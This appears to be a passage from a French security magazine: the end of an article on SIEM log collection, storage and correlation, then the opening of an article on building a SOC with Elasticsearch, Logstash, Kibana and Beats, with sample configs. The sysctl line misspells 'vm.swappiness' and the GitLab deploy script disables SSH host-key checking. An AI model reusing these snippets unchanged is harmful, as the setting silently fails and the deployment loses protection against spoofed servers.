Lorsque l'on souhaite collecter des logs, le premier problème qui peut exister, c'est la multiplicité des types de composants d'une infrastructure. Ils sont parfois tellement différents, qu'ils vont générer des traces (logs, événements) a priori incompatibles. Certains pionniers ont lancé des pistes pour tenter de les traiter de manière homogène.

Nous citerons déjà l'exemple d'une norme, même si elle est peu adoptée ou connue au niveau des outils commerciaux les plus déployés dans le monde. Elle s'appelle IDMEF, *Intrusion Detection Message Exchange Format* (RFC 4765, 4766 et 4767) et vise à formater l'ensemble des traces de manière unifiée afin d'optimiser échanges et analyses.

Dans la pratique, quand on a des moyens limités, et qu'on ne veut pas consommer du CPU pour trop retransformer ses propres messages bruts, on essaiera de travailler directement avec ces derniers, sans passer à une grande normalisation spécifique. Donc si vous n'aimez pas certains aspects de XML, vous pourriez ne pas apprécier l'enrichissement et le traitement natif de IDMEF.

Au-delà, que trouvons-nous réellement au niveau des formats propriétaires ? On citera les deux standards du marché : LEEF avec le produit IBM Qradar et CEF avec le produit HP ArcSight. Le lecteur consciencieux pourra étudier les autres formats ouverts (MITRE, DMTF), mais aussi se porter sur des analyses expertes associées, exemple : **[FORMATS]**.

De manière générale, soyez rassurés, tous les produits SIEM vont de toute façon rassembler les traces intéressantes, dans leur format, afin de vous permettre de travailler dessus, que ce soit sur des types connus ou internes, le tout pour vous apporter la meilleure vitesse de traitement, et le meilleur stockage possible.

2.2 Les formats classiques

Supposons que l'on souhaite traiter des logs qui viennent de marques et outils différents : des serveurs, des stations, des routeurs, des switches, des access points, des points d'authentification, des proxies, des antivirus, des produits dans le Cloud... Comment récupérer ces traces et faire un travail efficace ?

En pratique, les solutions SIEM sont en général compatibles avec tous les formats classiques à supporter pour couvrir la plupart des parcs sans risque. En fonction de ses besoins, on s'intéressera donc à la compatibilité d'un SIEM avec des formats et des méthodes de récupérations de logs comme par exemple :

- le syslog, car il est majoritairement supporté par presque tous les produits : l'ancien format BSD (RFC 3164) et le format actuel de l'IETF (RFC 5424, 5425 et 5426) ;
- les événements de type Windows, si ce système d'exploitation est présent (les classiques événements systèmes/applications/sécurité, etc., mais aussi ceux des applications propriétaires intéressantes comme les logs du DNS voire du DHCP, etc.) ;
- les grands standards comme le W3C (Web), le JSON, le XML, le CSV, le traitement des formats de type Clef-Valeur où l'on appréciera le jeu sur les délimiteurs ou les échappements surtout quand on s'installe dans des environnements où n'importe quel type de traces est possible : UCS*, UTF*, etc. ;
- la lecture de lignes à lignes (logs de nombreuses applications) ou parfois la lecture de multilignes, souvent pratique pour gérer du propriétaire voire de l'inconnu ou du spécifique ;
- la possibilité de faire du SQL pour aller taper dans des bases ;
- la possibilité de récupérer des fichiers de traces à distance (FTP (?), SSH/SCP/SFTP, GET/POST...) pour leur traitement et incorporation ;
- les formats propriétaires vus précédemment comme CEF et LEEF.

2.3 D'autres formats

Moins utilisés dans les projets de SIEM faciles, mais parfois présents dans certaines expressions de besoins, on notera la présence de nombreux formats particuliers qui peuvent exister. Sans pouvoir tous les citer, on indiquera en exemple :

- les logs de IBM AIX pour la partie audit (événements du kernel) ;
- les logs de Apple avec son format de fichiers *Apple System Log* (ASL) ;
- les logs des systèmes SUN pour la partie *Basic Security Module* utilisée au niveau des audits ;
- le GELF (*Graylog Extended Log Format*) qui se fait une place en cas d'adoption de Graylog, et de même le GROK lors de l'usage de Logstash ;
- le Netflow qui commence à se faire aussi une place dans certaines infrastructures de type SIEM, afin de mélanger les aspects réseaux pour répondre par exemple à la question : qui a parlé à qui, quand, combien de temps, avec quoi comme « flags » sur la session et quel protocole, ainsi que le nombre et la taille des paquets ;
- les traps SNMP, qui sont très utilisées dans le milieu de la supervision ;
- les logs compliqués issus du monde du Mainframe, toujours très présents dans certains milieux professionnels.

Enfin désormais, de nombreux logs sont mis à disposition dans le Cloud, mais il faut aller les récupérer régulièrement, avec des formats totalement propriétaires, parfois inconsistants. Si une entreprise a une stratégie, par exemple de messagerie et travail collaboratif totalement sous-traité chez un grand constructeur (étranger) qui est leader au niveau mondial, il est fortement conseillé d'aller au moins enregistrer régulièrement les traces de connexions aux boîtes aux lettres, aux répertoires de partage, etc. On sera surpris (ou pas) de se rendre compte que la boîte d'un admin du domaine, ou du PDG, est régulièrement lue la nuit depuis des adresses IP à plusieurs milliers de kilomètres de ces personnes.

2.4 Avec ou sans agent

On sera particulièrement sensible à différentes méthodes pour récupérer les traces à distance sur de multiples sources de données. On citera plusieurs méthodes :

- en mode « agent-less » : vous n'aurez pas besoin de mettre un agent sur la machine qui doit envoyer ses sources, et vous devrez en général juste reconfigurer la source pour qu'elle parle à votre SIEM. Le cas classique, c'est le SYSLOG, où vous allez indiquer à une source vers quelle adresse IP elle doit parler ;
- en mode « agent » : vous devez installer un outil de plus, qui aura pour mission sur la source de récupérer les traces et de les envoyer vers votre SIEM.

Sur certains systèmes d'exploitation, la version native agent-less par exemple avec SYSLOG ne vous conviendra pas, parce que vous avez besoin de renvoyer vos logs d'une façon particulière non supportée nativement, par exemple avec une couche de chiffrement type TLS non proposée par le produit.

Dans ce cas, vous aurez besoin de trouver un agent supporté sur cette plateforme, et c'est lui qui devra assumer l'émission des traces. Cela rajoute un processus non natif à déployer, qu'il faudra alors superviser : sa présence, sa consommation de ressources en local, etc. Certains n'aimeront pas ajouter des processus dans une infrastructure de production existante, et l'on comprendra alors que le mode « agent-less » demeure le plus natif et le plus simple, même s'il n'a peut-être pas certaines fonctionnalités d'un agent.

2.5 Risques sur les limites

Dans les projets SIEM, il peut y avoir une forte dimension économique, notamment sur ce sujet complexe de la récupération des traces. Sans rentrer dans les détails, on citera dans les risques à maitriser :

- le problème de la limite sur le nombre d'événements par seconde (EPS) captés par un SIEM : pouvez-vous accepter le risque de ne pas voir une attaque à cause des licences sur le nombre de lignes lues par votre SIEM ?
- le problème des corrélations : parfois limitées, optionnelles, voire non fournies ou à construire. Pouvez-vous uniquement collecter des traces de multiples sources, sans penser aux règles les plus utiles pour traiter les scenarii d'attaques les plus importants ?

On essaiera d'éviter de mathématiquement faire une intégration par parties, en focalisant sur l'ensemble du projet, et en gardant une cohérence sur l'émission d'un événement, jusqu'à son traitement, afin d'éviter de se retrouver à la fin avec des morceaux incompatibles avec les besoins initiaux.

Le test d'intrusion opportun, final ou régulier, par un tiers indépendant, aidera à valider certains choix, parfois même lors d'une phase d'appel d'offres.

2.6 Choisir son infrastructure

Bien évidemment, on devra déterminer avec la meilleure efficacité possible, une idée globale et détaillée sur les sources d'événements et les débits associés. Prenons un exemple fictif : vous avez des sites dans différents pays, avec des services d'authentification en local.

On voudra (peut-être) éviter d'engorger son réseau mondial, ses liaisons distantes où la bande passante est couteuse (satellite, etc.), tout cela pour ramener du SYSLOG indiquant que le service d'impression vient de démarrer sur la machine d'un stagiaire. On pourra

préférer monter des points de collecte astucieusement choisis afin de limiter les effets de bords en cas de coupure, ou pour les aspects bande passante.

Au niveau résilience, il n'est pas rare de devoir assumer des situations complexes. Par exemple, dans certains pays, les liaisons peuvent tomber : sur un navire en mer, sur une usine qui subit temporairement une tempête de sable, ou tout simplement sur des situations classiques de pannes au niveau réseau. Pour tenir compte de la perte d'un brin réseau, cela pourra être parfois plus complexe de passer sur un lien de backup, car ce dernier sera parfois bridé au niveau flux, donc on ne pourra plus agir de la même manière. Il sera parfois très intéressant de faire tourner les corrélations au plus proche des sources pour aller construire les alertes de sécurité. Ces dernières devront être conservées dans un cache de données.

3 Stocker les logs

3.1 Compression, indexation, intégrité

Sans rentrer dans les détails de chaque solution technique possible, une fois la collecte en place, vous aurez forcément des choix à faire sur la façon de les stocker. En organisant de façon efficace ces enregistrements, on prépare déjà la réponse au problème de l'utilisation des logs.

- Si l'on stocke trop de choses, on risque de mettre plus de temps à travailler sur ces éléments.
- Si l'on n'en stocke pas assez, on risque de perdre des données utiles le jour où un incident arrive.
- Si l'on souhaite gagner en efficacité avec une indexation pour habilement creuser dans ces stockages par la suite, on peut aussi parfois rencontrer des préjudices sur la taille occupée.

Bien évidemment, quand on regarde le coût du stockage, on se rend compte qu'il est peut-être très intéressant de compresser ces données plutôt que de tout enregistrer de manière brute.

Néanmoins, pour des raisons juridiques, il faut s'assurer que ce stockage soit effectué sans abimer l'intégrité de ces traces, sans quoi des soucis au niveau preuves existeraient. Heureusement, la compression n'est pas un danger, mais si l'on souhaite ajouter des mécanismes de signatures des messages stockés, pour des raisons essentiellement juridiques ou de confiance (exemple : via du HMAC), on peut rencontrer de vrais problèmes de performances.

Sur un petit réseau, avec peu de logs à stocker, c'est raisonnablement atteint, mais cela coûte un certain temps d'intégration ; sur un grand réseau, avec de très nombreuses données en entrée, le coût de cette signature sera reporté sur le hardware à utiliser (CPU, voire réseau), ainsi que la résilience associée, car certaines solutions nécessitent un aller/retour vers une entité qui signe, et cette dernière devient alors *Single Point Of Failure* potentiel.

Ce n'est donc pas impossible, et c'est même intéressant (sur papier) de signer tous les logs, mais au niveau opérationnel, pour ceux qui veulent une solution efficace et mesurée par rapport aux vrais risques de sécurité, quand on a réellement beaucoup de traces et d'autres problèmes à traiter, des choix sont à faire.

3.2 Stockage et hardware

Quand on manipule autant de données, on peut aussi souhaiter s'assurer de ne rien perdre. Il faudra alors regarder les aspects coûts :

- souhaite-t-on faire des sauvegardes des disques contenant les traces ?
- souhaite-t-on minimiser le risque de panne sur les disques contenant les traces avec des solutions de type RAID ou autre ?

En général, l'arbitrage n'est pas (que) technique, mais aussi financier sur ce point, et perdre ses logs bruts serait un souci. Il faut a minima avoir les alertes de sécurité stockées ailleurs (tickets d'incidents, alertes correspondant à des analyses de logs brutes, etc.) quitte à amoindrir la panne critique sur les silos de données brutes en frontal sur le terrain.

3.3 Chiffrement et robustesse

Sur un exemple fictif, imaginons ce qu'il se passe quand vous administrez des serveurs SIEM sur des sites à risque, voire dans des pays lointains, par exemple des lieux où vous ne maitrisez pas tous les paramètres, le matériel, les hyperviseurs, le personnel (stagiaires, sous-traitants, nationalités diverses, habilitations non-mandataires, affaires d'espionnage, forte concurrence).

Par défaut, on préfèrera ne pas déployer de SIEM sur des systèmes d'exploitation qui n'ont ni les zones de données chiffrées, ni les zones systèmes chiffrées, sans quoi on baisse le niveau de garantie sur les attaques locales.

De même, les applications et les systèmes d'exploitation ne devraient pas utiliser des couches vulnérables, et il est conseiller de durcir son infrastructure système. On évitera d'avoir des Appliances où tout tournerait sans limitation avec un seul compte (root). Si l'on doit monter un SIEM avec des produits ou des systèmes d'exploitation peu sécurisés, cela peut marcher, mais c'est à nouveau la surface d'exposition qui est plus grande et il vaut mieux toujours minimiser les risques, car on ne sait jamais où on sera ciblé. On fera en sorte de mettre en place de zones différentes, avec des contrôles avancés et réfléchis. On pourra lire les conseils du **[PDIS]** de l'ANSSI par exemple, avec ses enclaves et sa recherche de maximisation au niveau sécuritaire, en adaptant à sa situation officielle et à ses moyens envisageables.

AccesSecurity

LE SALON EURO-MÉDITERRANÉEN DE LA SÉCURITÉ GLOBALE

MARSEILLE CHANOT ■ 6 - 7 MARS 2019

SALON / COLLOQUE / RENDEZ-VOUS D'AFFAIRES

SÛRETÉ / SÉCURITÉ • CYBERSÉCURITÉ

MISC
PARTENAIRE

accessecurity.fr

#AccesSecurity

4 Analyser et alerter

4.1 Analyser les logs

Supposons désormais que l'on dispose de traces intéressantes issues du terrain, stockées de manière intelligente avec des informations utiles et protégées, on voudra pouvoir travailler sur ces éléments, par exemple pour rechercher les preuves d'intrusions ou d'attaques.

Certaines traces sont assez faciles à analyser, car elles correspondent immédiatement à un problème. Parfois, il faudra choisir ce qui est acceptable ou non dans une entité, sachant que cela peut aussi dépendre du contexte.

Prenons un exemple simple : une tête de pont VPN d'une entreprise se met à faire du promiscuous. Cela se passe la nuit. S'agit-il d'une intrusion avec une personne en train d'intercepter les flux déchiffrés de vos employés ?

```
Jun 10 01:27:55 frontvpn kernel: device tun0 entered promiscuous mode
```

Peut-être que des admins sont en train de travailler officiellement dessus, par exemple pour comprendre une panne, ou pour effectuer une migration, une optimisation, une surveillance. Même si l'on regarde si un administrateur s'est logué officiellement, peut-être que sa session est compromise ou que son poste de travail sert de rebond pour aller vers les machines sensibles ?

Hélas, tout ce qui touche au contexte n'est pas toujours une information visible dans les logs de manière facile, et aller chercher les réponses à toutes les questions peut s'avérer très couteux, et l'efficacité réelle face aux attaques actuelles est réduite.

4.2 De l'utilité réelle de certaines corrélations

Par exemple, pour savoir si des personnes sont dans un bâtiment, avez-vous envie de coupler réellement votre contrôle d'accès avec un SIEM ? Ou pour savoir si une personne est en période de congés ou d'absence, il vous faudra probablement un accès direct ou via des API vers des aspects liés aux bases de données RH, mais avez-vous envie de relier votre SIEM avec de telles informations (et aurez-vous le droit dans certains pays, ou avec certaines représentations d'employés, etc.) ?

Il vaut peut-être mieux dépenser des forces sur des problèmes plus importants de sécurité, comme s'assurer que l'on ne peut pas vous pirater facilement sur les postes de travail, les sites web avec des bases de données à risque, etc., plutôt que de monter des usines à données, très complexes à tenir dans le temps. Chacun choisira en fonction de son contexte, et de son envie de réalisme technique : présence de plusieurs sources, corrélations complexes, efficacité réelle versus les attaques du moment, coût de la maintenance (formats qui peuvent changer dans les traces de constructeurs du jour au lendemain, etc.).

En général, il faut plusieurs types de corrélations, tels des rouages de différentes tailles : des rapides pour les points resserrés dans le temps ; de plus larges pour d'autres formes d'attaques. Par exemple, quand on manipule plusieurs millions de données par jour, la recherche de scans lents, comme des attaques en force brute assez long, est moins facile. Il faut de bons algorithmes, mais aussi des ressources au niveau matériel. La plupart des détections utilisent des seuils, et si l'on a positionné une détection d'erreurs d'authentification par exemple à 10 par minute pour un compte donné, alors un pirate qui serait en dessous, pourrait être invisible. Cela explique l'idée d'une logique de rouages avec différentes vitesses.

Dans le meilleur des cas, le SIEM est livré avec des règles de corrélations par défaut, qui fonctionnent globalement déjà dans de nombreux environnements classiques, afin de trouver toutes les traces habituelles d'impuretés techniques et attaques classiques pour Windows, Unix, etc. Cela évite de complexes soucis d'intégrations où l'on doit parler en mode scénario d'attaques, et manquer par la suite les vraies intrusions techniques.

4.3 Alertes post-corrélations

Nous avons évoqué précédemment les soucis de remontée des alertes en cas de panne, mais il faudra aussi s'intéresser à la façon de remonter ces dernières. On ne parle plus des logs bruts, mais des informations consolidées, qui indiquent réellement un risque technique.

Par exemple, on devra choisir si l'on doit assumer une couche de chiffrement des alertes émises ou non. Dans le cadre des réseaux classifiés ou sur des infrastructures sensibles (OIV, OSE), on voudra séparer les aspects collectes avec des diodes ou des ruptures protocolaires de confiance, pour limiter voire interdire la remontée dans les éléments de supervision, voir **[PDIS]**.

4.4 Surveillance

Enfin, on souhaitera disposer d'une console, unifiée ou non, pour assumer une gestion de traces hétérogènes et une vraie cybersurveillance. Les fonctionnalités avancées de filtrages et les requêtes sur les alertes ou sur les données brutes seront très utiles pour des équipes de type SOC.

L'objectif global sera de tendre vers une capacité permettant de répondre à cette question : qui a fait quoi, quand, comment, où, vers où, voire pourquoi, pour n'importe quelle taille d'infrastructure surveillée. Les capacités de génération de rapports et de statistiques utiles dans certaines réunions de synthèse ne devraient pas freiner les enjeux techniques. Il faudra donc trouver des outils offrant des réponses à vos besoins en fonction de vos moyens : justifier la conformité, détecter des attaques, etc.

D'autres articles de ce dossier *MISC* abordent ces sujets de surveillance : ces aspects SOC ne seront donc pas abordés plus en détail ici, même si d'autres sujets organisationnels seraient utiles à prendre en compte, comme notamment les matrices RACI pour savoir qui gère quoi sur un projet SIEM, etc.

Conclusion

Avant de dépenser votre énergie, votre motivation et vos moyens, l'humble auteur tentera ici de conclure qu'il ne faut pas croire qu'un SIEM va contribuer seul à lutter contre les cyberattaques.

Discutez avec les nombreux experts offensifs de n'importe quelle société, et ils vous partageront leurs pensées sur ces composants défensifs, le SIEM classique ou le NIDS classique. Hélas, il existe de nombreux arguments qui ne sont pas scientifiques, qui essaient de promouvoir le traitement des logs comme une solution absolue, mais tout le monde sait déjà que quand une machine est compromise, il n'y a pas toujours de trace utile pour savoir que c'est le cas, et la plupart des attaques ne laissent ainsi pas de lignes de logs, donc même en mettant toutes ses forces dans un grand SIEM, pour centraliser beaucoup de choses et les traiter, on restera limité aux capteurs initiaux sur les systèmes et applications. Quand on n'a pas de bons logs, de bonnes règles de corrélation, et de bons analystes, alors l'infrastructure de surveillance n'est pas très efficace.

Monter un projet SIEM, ressemble à traiter des « tuyaux » de données, un peu comme dans un cas complexe de plomberie/voirie, où l'on souhaite organiser les traitements, les contrôles, la robustesse, la résilience, ou même la surveillance.

On pensera ainsi à essayer d'assurer le chiffrement ou la robustesse, à déterminer et à organiser les seules données à conserver de manière à optimiser leur usage futur, et à éviter les surcoûts inutiles en mélangeant efficacité et rigueur.

Bien évidemment, des différences existent suivant la taille d'un SIEM. Quand vous traitez des milliards de logs d'un proxy d'un grand compte au niveau mondial, avec toutes les requêtes vers Internet, découvrir une opération d'espionnage sera complexe compte tenu de toutes les possibilités pour se cacher même sur des sous-domaines de grands sites parmi les plus visités du monde. ■

Remerciements

Je remercie les membres des activités SIEM et SOC de [TEHTRIS].

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/.

GAME OF SOC : MISE EN PLACE SANS ENCOMBRE D'UNE SOLUTION DE SOC AVEC LA STACK ELASTIC

Nicolas HANTEVILLE – nicolas.hanteville@gmail.com
Responsable de la sécurité des systèmes d'information adjoint et responsable SOC

mots-clés : SOC / SIEM / ELASTIC / OPEN SOURCE / AUDIT / DÉTECTION

Nous parlerons ici de solutions face aux problématiques de création d'un Security Information Management System totalement open source en utilisant la stack Elastic.

Lorsque j'ai entrepris, il y a plus de deux ans la mise en place d'un SIEM, j'ai tenté de glaner des informations sur la possibilité d'en créer un open source. En guise de réponse, j'ai très souvent obtenu une question suivie d'une affirmation : « Mais pourquoi veux-tu créer un SIEM open source ? Les solutions du marché font très bien l'affaire ! ». À cette question je répondais systématiquement : non, les solutions du marché ne répondent jamais complètement à mes besoins, elles sont très coûteuses, peu modulables, pas toujours interfaçables. Le coût d'une solution du marché (licence et matérielle) représente rapidement l'équivalent d'une équipe de cinq ingénieurs. En raison des lourdes charges et de la flexibilité nécessaire, je me suis rapidement tourné vers la stack Elastic qui intègre beaucoup d'éléments intéressants, mais qui nécessite un peu d'huile de coude.

1 Le trône de fer

Après quelques erreurs et retours en arrière, la mise en place de règles immuables a été plus qu'une évidence, une nécessité.

Le suivi des versions, des moyens de collecte, la normalisation et l'enrichissement des données sont des points à mettre en place impérativement au début du projet.

1.1 Gestion du suivi des versions

Le premier point important est la mise en place de gestionnaire de versions pour la configuration. Toutes les solutions détaillées ici utilisent des fichiers de configurations et scripts au format texte. L'utilisation d'un dépôt GIT avec des fonctionnalités *Continuous Integration*/*Continuous Deployment* permet la gestion des versions des configurations, leurs validations et un déploiement automatisé.

```
# Exemple de code de déploiement CI pour GITLab dans le fichier
.gitlab-ci.yml à la racine du dépôt
# Ici, pour le déploiement de la configuration Logstash en
automatique suite à un push sur le GIT.
image: alpine:latest
stages:
  - copy_and_deploy_logstash_conf

variables:
  SERVER_IP: "10.11.12.13"
  SERVER_ACCOUNT: "service_git_deploy"
  LOGSTASH_GIT_PATH: "logstash/conf.d/"
  LOGSTASH_SYS_PATH: "/etc/logstash/conf.d/"

## Copy all the data in the docker image before the start of each job
before_script:
    - mkdir ~/.ssh/
    - echo "$SSH_KEY" >~/.ssh/id_rsa
    - chmod 500 ~/.ssh/id_rsa
    - apk update && apk add openssh

# Stage deploy on node 1 with the auto configuration load
elk01_prod_logstash:
  stage: copy_and_deploy_logstash_conf
  script:
    - echo "copy and deploy node 1"
    - ssh -oStrictHostKeyChecking=no $SERVER_ACCOUNT@$SERVER_IP "rm
-f $LOGSTASH_SYS_PATH*"
    - scp -oStrictHostKeyChecking=no -r $LOGSTASH_GIT_PATH $SERVER_
ACCOUNT@$SERVER_IP:$LOGSTASH_SYS_PATH
    - ssh $ELK_SRV_ACCOUNT@$ELK01_IP "sudo chown root:$SERVER_ACCOUNT
-R $LOGSTASH_SYS_PATH"

  environment:
    name: prod_node_01
  when: auto
```

Ainsi, en cas de soucis avec une configuration un retour arrière est possible rapidement. Le mieux étant la mise en place de préproduction avec des jeux de tests par type de donnée et par alerte.

1.2 Normalisation des données

Le second élément primordial est la mise en place de la normalisation. Lors de recherches sur un grand nombre de données disparates, trouver une adresse IP, un utilisateur ainsi qu'une action associée est assez complexe. Par contre, si vous définissez des listes de références qui resteront les mêmes, la recherche en sera facilitée. L'autre intérêt est que sur Elasticsearch la taille de l'index est proportionnelle au nombre de champs indexés. Dans mon cas, en raison du très grand nombre de données différentes avec lesquelles j'ai dû travailler (plus de 200 types de sources et 14000 champs), je suis arrivé à une quarantaine de champs finaux avec des types associés. Quelques exemples de champs que l'on peut définir comme essentiels : IP source et destination, utilisateur et utilisateur cible, horodatage, géolocalisation des sources et destinations, User Agent, type d'évènement, URL, etc.

Lorsque l'on travaille avec la base de données Elasticsearch la définition d'un type doit être faite avant tout envoi de données. L'utilisation du mapping dynamique n'est pas conseillée en production à moins de se retrouver avec des milliers de champs inutiles.

Note

Créer à l'avance les mapping associés à vos champs évite de revoir l'indexation qui est une action très coûteuse en temps et en performance nécessitant la création d'un nouvel index avec le bon mapping puis de remplacer l'existant. Dans mon cas, sur une configuration très performante il faut 6h pour un index d'un peu moins de 70 Go.

Par exemple, dans le cas de la mise en place de géolocalisation, si on crée à l'avance le type dans le template d'Elasticsearch : avant l'envoi des premiers enregistrements (il sera possible de l'utiliser directement sur les cartes interactives dans Kibana).Ici pour le champ **geoip_src** :

```
PUT logstash-*/_mapping/doc
{"properties":{"geoip_src":{"properties":{"location":{"type":"g
eo_point"}}}}}
```

Un élément important à prendre en compte également, le format des données enregistrées. Pour le cas d'adresses MAC (AA:BB:CC:DD:EE:FF, aa-bb-cc-dd-ee-ff ou aabbccddeeff), de chemins (avec les séparateurs / ou \), la casse des zones de texte (minuscule ou MAJUSCULE) ou encore le découpage de l'information (pour l'utilisateur sous la forme domain\user, user@mail, etc.).

L'ensemble de ces points étant assez complexe à modifier par la suite, il est primordial de les intégrer dès le début.

Note

Lorsque vous entamez la normalisation, il est également nécessaire de prendre en compte le fonctionnement de Kibana et Elasticsearch. On évitera donc l'utilisation de champs nécessitant des cas d'utilisation sous exception (par exemple en remplaçant les caractères « : » et « - » utilisés dans la syntaxe Lucene [LUCENE]).

1.3 Infrastructure nécessaire

Avant de passer à la suite, il nous reste un dernier élément à éclaircir : l'architecture des serveurs. Après bientôt deux ans de mise en production avec une ingestion de milliards d'enregistrements, les ressources nécessaires à un bon fonctionnement ne sont pas à prendre à la légère. La configuration dépendra bien sûr du budget alloué, des besoins en redondance ainsi que du nombre d'enregistrements à traiter et de la durée de rétention souhaitée. Pour mon cas, nous avons commencé avec trois serveurs physiques faisant chacun office de Logstash, Elasticsearch et Kibana avec des capacités de 8to de disque SSD en RAID avec 64Go de mémoire, des CPU de dernière génération et des cartes réseau gigabits. Ces trois serveurs étant configurés en tant que nœud d'un même cluster permettant l'exploitation du système de redondance intégré d'Elasticsearch. En cas de perte d'un des serveurs, les deux autres avaient les shards de réplication (un shard représente une allocation de donnée). Pour la sauvegarde, une solution interne de stockage permettait le stockage hors ligne des snapshot (sachant que le stockage en snapshot prend environ -20% d'espace et qu'en cas d'utilisation du système de fichiers ZFS on passe même la barre des -30%). Les différents tests effectués montrent qu'il est inutile de dépasser certaines limites, la stack ne gagnant pas suffisamment en termes de performance (des bridages sont définis par défaut et peuvent être enlevés, mais le gain et l'impact production n'étaient pas suffisamment pertinents dans notre cas d'utilisation) :

- Logstash : 4 Go max de mémoire ;
- Elasticsearch : 16 Go max de mémoire, disques durs SSD (car nécessite des performances I/O importantes) ;
- Kibana : 2 Go de mémoire en fonction des plugins utilisés.

Pour le reste, une dizaine de Go de mémoire pour le système et on se rend compte que 32 Go de mémoire par serveur sont largement suffisants pour un fonctionnement général. La puissance du processeur restant le dernier élément conditionnant le fonctionnement général.

Lors des différentes étapes de la mise en place, il y a eu plusieurs problèmes, notamment l'ajout de nouveaux serveurs virtualisés au cluster afin d'apporter plus de puissance de traitement des requêtes. Il s'est avéré que l'utilisation de nouveaux nodes avec des performances

moindres impactait la totalité des I/O du cluster (même exclusivement de données). Le mieux est donc d'avoir un cluster composé de nodes uniformes afin d'éviter ce souci.

Ne négligez pas non plus la configuration des serveurs. Avec une large capacité de mémoire, autant limiter au minimum le swap qui nous fera perdre énormément I/O. Ici, en limitant l'utilisant du swap à partir de 99 % de mémoire consommée :

```
#fichier /etc/sysctl.conf
vm.swapiness = 1
```

La prise en compte intégrale du paramètre nécessite un redémarrage de la machine (les commandes **swapoff** et **swapon** permettent son application partielle).

2 Le loup et le lion

Maintenant que le socle est posé, les moyens de transfert des enregistrements ainsi que leur traitement entrent dans la bataille.

2.1 Collecte de données sur un parc hétérogène

Lors de la phase d'analyse de la solution, on définit en général le périmètre idéal de couverture du SIEM (tout), mais la réalité des choses fait que l'intégration de l'ensemble des éléments du SI prend beaucoup de temps (accès, configuration, normalisation, enrichissement des données, etc.). Il faut donc prévoir différents périmètres qui seront ajoutés progressivement. Une bonne stratégie est de catégoriser les types d'environnement et de données différentes afin d'intégrer des volumes de données importants plus facilement. Un exemple d'environnements et de sources de données associées que l'on voudrait ajouter :

- les équipements réseau de filtrage layer 3/4 (Syslog/SNMP sur des enregistrements de type *deny/detected*, l'authentification et administration sur l'équipement) ;
- les équipements de filtrage applicatifs layer 7 (Syslog sur des enregistrements de type *deny/detected*, l'authentification et administration sur l'équipement) ;
- les équipements Wi-Fi (Syslog sur l'authentification, la détection de rogue AP, la modification de la configuration et la localisation) ;
- les VPN (Syslog sur l'authentification et la modification de la configuration) ;
- les serveurs Microsoft Windows (audit local, pour l'authentification, la modification d'objets, les actions d'administration, etc.) ;
- les serveurs Linux (audit local/Syslog pour l'authentification, la modification de la configuration et les commandes d'administration) ;
- les serveurs de stockage (audit local/Syslog pour toutes les actions d'accès, modification, création de fichiers, la modification de la configuration et les commandes d'administration) ;
- les services externes tels que O365, Google Cloud, AWS (audit local pour le suivi des activités) ;
- etc.

Si je garde les éléments précédemment cités, on identifie clairement des capacités d'export des journaux en Syslog, des enregistrements envoyés au travers d'agents (Windows/Linux) et des données à aller collecter (exemple avec O365).

2.1.1 Syslog

Le protocole Syslog **[RFC_SYSLOG]** fonctionne sur les ports TCP/UDP 514 sans authentification ni chiffrement par défaut. La majorité des équipements réseau ne permettent que du Syslog (et seulement pour une partie des évènements) avec un format qui diffère suivant les éditeurs. Il est donc nécessaire de traiter ces données en fonction.

```
#Exemples de formats de message Syslog
<12>user=admin action=reset password ip=10.11.12.13
<14>Mar  1 18:46:11: %SYS-5-CONFIG_I: Configured from console by
vty2 (10.11.12.13)
<14>00:00:46: %LINK-3-UPDOWN: Interface Port-channel1, changed
state to up
```

La configuration d'un Syslog s'effectue par niveau de 0 (*emergencies*) à 7 (debug) et peut s'appliquer sur des « facility » (auth, cron, kern, etc.). La configuration s'effectue en fonction de vos besoins. En général, on recommande l'activation pour **auth** et **user** au niveau 5 (notifications) afin de pouvoir tracer les authentifications sur l'équipement ou le serveur.

Pour les environnements Linux, je conseille fortement d'utiliser les agents Beats plutôt que RSyslog pour l'envoi des données au Logstash. L'agent est plus flexible et simple d'utilisation. En cas de panne ou de latence du serveur de collecte, il gère une temporisation permettant de diminuer la perte d'enregistrements ainsi que du load balancing en natif. L'autre souci pour RSyslog est une mauvaise prise en compte de la rotation de fichier pour certains cas de fonctionnement (changement d'inode) nécessitant un redémarrage régulier du service. Problématique que gèrent correctement les agents beat.

2.1.2 Agents beats & Nxlog

Dans l'univers Elastic, il existe une multitude d'agents Beat **[DOC_ELASTIC]**, pour mes besoins primaires je vais me limiter à Auditbeat et Filebeat/Winlogbeat :

- Auditbeat pour le suivi des modifications faites sur des fichiers (fonctionne sous Linux et Windows) ;
- Filebeat (Linux) ou Winlogbeat (Windows) pour la collecte des journaux.

Ces solutions permettent l'exploitation de fichiers de configuration au format texte YML exploitables pour des déploiements automatisés. Par exemple avec Puppet ou Ansible peu importe le serveur (en fonction de l'agent). Il est donc fortement recommandé de mettre en place de telles solutions pour le déploiement afin d'éviter d'avoir à modifier les configurations manuellement. Cela permet aussi en cas d'altération des serveurs, d'avoir une configuration toujours fonctionnelle.

```
#Exemple de fichier de configuration Auditbeat sur des répertoires
et fichiers, où les fichiers doivent faire moins de 100Mo,
l'empreinte utilisée est un sha256
auditbeat.modules:
 - module: file_integrity
   paths:
   - /etc/auditbeat
   - /etc/hosts
   - /etc/passwd
   - /root/.ssh

   scan_at_start: true
   scan_rate_per_sec: 50 MiB
   max_file_size: 100 MiB
   hash_types: [sha256]
   recursive: true

setup.template.settings:
  index.number_of_shards: 3
output.logstash:
  hosts: ["10.11.12.10:4567","10.11.12.11:4567","10.11.12.12:4567"]
  loadbalance: true

logging.level: warning
logging.selectors: ["*"]
```

Dans le cas ci-dessus, si un fichier est modifié ou ajouté dans les répertoires, un enregistrement avec le nom du fichier, ses attributs et son empreinte seront envoyés à un des trois nœuds Logstash.

Pour Filebeat, cet exemple permet de récupérer les journaux et de les envoyer également sur un des trois nœuds Logstash.

```
#Exemple de fichier de configuration Filebeat (auth et accès Apache)
filebeat.prospectors:
- type: log
  enabled: true
  paths:
    - /var/log/auth.log
    - /var/log/apache2/access.log

#En cas de modification des fichiers de conf la prise en compte
intervient au bout de 60 secondes
filebeat.config.modules:
  path: ${path.config}/modules.d/*.yml
  reload.enabled: true
  reload.period: 60s

#Load balancing
setup.template.settings:
  index.number_of_shards: 3
output.logstash:
  hosts: ["10.11.12.10:4567","10.11.12.11:4567","10.11.12.12:4567"]
  loadbalance: true
```

